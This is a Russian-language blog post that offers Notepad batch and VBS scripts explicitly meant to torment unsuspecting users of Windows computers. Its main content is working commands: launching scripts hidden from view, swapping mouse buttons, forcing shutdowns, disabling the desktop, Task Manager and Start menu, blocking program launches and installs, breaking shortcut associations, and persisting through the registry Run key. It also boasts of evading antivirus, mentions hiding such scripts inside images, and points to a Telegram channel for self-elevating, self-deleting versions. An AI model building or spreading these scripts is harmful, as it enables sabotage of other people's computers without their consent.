Всем доброго времени суток, дорогие читатели. На связи Планета Шелезяка. Казалось бы, на что способен привычный всем блокнот. Обычный пользователь использует его как простую записную книжку. Если нужно что-то записать по-быстрому, можно создать TXT файл, который потом откроется на практически на любом устройстве.
Однако блокнот - это еще и возможность создавать bat- или vbs-файлы, которые могут принести немало хлопот, если прописать в них то, что нужно. Их преимущество перед обычными exe вирусами в том, что вносимые ими нежелательные изменения могут вступить в силу и даже не вызвать подозрений со стороны вашего антивируса.

Здесь вы найдете несколько примеров таких скриптов, которые могут знатно подпортить жизнь обычному пользователю.
ОБЯЗАТЕЛЬНО К ПРОЧТЕНИЮ!
Хочется сразу отметить, что некоторые bat-ники выполняют свою роль без каких-либо дополнительных действий, некоторые - требуют прав администратора при запуске, некоторые - перезагрузку для применения изменений. Также не все они невидимы для антивируса, некоторые - да, некоторые - нет.
Внизу буду указывать два параметра "(перезагрузка, админ)". Это означает, что для вступления изменений в силу нужно, чтобы bat запускался от имени администратора (как сделать, чтобы он сам выполнялся от админа напишу только в своем телеграмме) и, чтобы пользователь перезагрузил ПК.
Как запускать bat-ники максимально незаметно (без мелькания cmd)
Если нужно, чтобы bat-ник запускался максимально незаметно и не смущал пользователя появившейся командной строкой (на небольшое время, но это окно промелькнет), то самым простым решением будет данный vbs скрипт (скопировать в блокнот и сохранить как "Все файлы" с указание расширения vbs):
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "путь к bat-файлу", 0, false
Этот скрипт запустит bat-ник, который расположен по указанному пути.
Также не стоит забывать прописывать в начале каждого bat-ника:
@Echo off
Меняем местами значение кнопок мыши
@Echo off
%SystemRoot%/system32/rundll32 user32, SwapMouseButton >nul
Выключение
shutdown /p (немедленное выключение)
shutdown.exe -s -t 45 (выключение с задержкой, после -t время в секундах)
А если немного улучшить этот bat и добавить его в автозагрузку (команда есть ниже), то получится нечто веселое
Перезагрузка
shutdown /r /t 1
Отключение редактирования меню Пуск
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoChangeStartMenu /t REG_DWORD /d 1 /f >nul
(перезагрузка, админ)
Отключение рабочего стола
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoDesktop /t REG_DWORD /d 1 /f >nul
(перезагрузка, админ)
Отключаем интернет
Ipconfig /release
Чтобы вернуть назад прописываем в cmd: IPconfig /renew
Меняем расширение всех ярлыков на txt
assoc .lnk=.txt
(админ)
Добавление файла в автозагрузку
copy ""%0"" "путь к файлу"
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "имя в реестре(любое)" /t REG_SZ /d "путь к файлу" /f
Пример:
copy ""%0"" "C:\Users\user\Desktop\re.bat"
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "Filel" /t REG_SZ /d "C:\Users\user\Desktop\re.bat" /f
(перезагрузка, админ)
Отключение диспетчера задач
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 1 /f >nul
(перезагрузка, админ)
Запрещаем запуск программ
Добавляйте свои по желанию
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun /v "2" /t reg_sz /d "exe-шник программы" /f
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v "DisallowRun" /t REG_DWORD /d "1" /f
Например, чтобы запретить запуск Chrome:
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun /v "3" /t reg_sz /d "chrome.exe" /f
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v "DisallowRun" /t REG_DWORD /d "1" /f
(перезагрузка, админ)
Запрещаем установку программ
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun /v "1" /t reg_sz /d "msiexec.exe" /f
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v "DisallowRun" /t REG_DWORD /d "1" /f
(перезагрузка, админ)
Убираем панель управления
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v "DisableTaskMgr" /t REG_DWORD /d "1" /f
(перезагрузка, админ)
Отключить автозагрузку USB-устройств, приводов, съемных дисков, сетевых дисков
reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer /v "NoDriveTypeAutoRun" /t REG_DWORD /d " 0xFF" /f
(перезагрузка, админ)
Ну а если правильно собрать несколько команд или несколько bat-ников, то можно заставить обычного пользователя изрядно понервничать.
Описывать здесь, как засунуть эти батники и vbs, чтобы они запускались вместе с обычным файлом (например gif, картинкой или музыкой) я не буду. Вот пример того, как я прятал вирус в картинке, можете сделать по аналогии.
По ссылке в моем телеграм канале вы найдете расширенную версию данной статьи (всё писать здесь не рискну). Там будет указано, как сделать bat-ник, который будет самоуничтожаться после выполнения, как сделать bat-ник, который будет сам выполняться от имени администратора и еще парочка других интересных примеров.
На этом всё. Если вам понравилась данная статья, не забудьте поставить лайк и подписаться на канал.
P.S. Если статья будет интересна широкому кругу людей, тов скором времени выпущу продолжение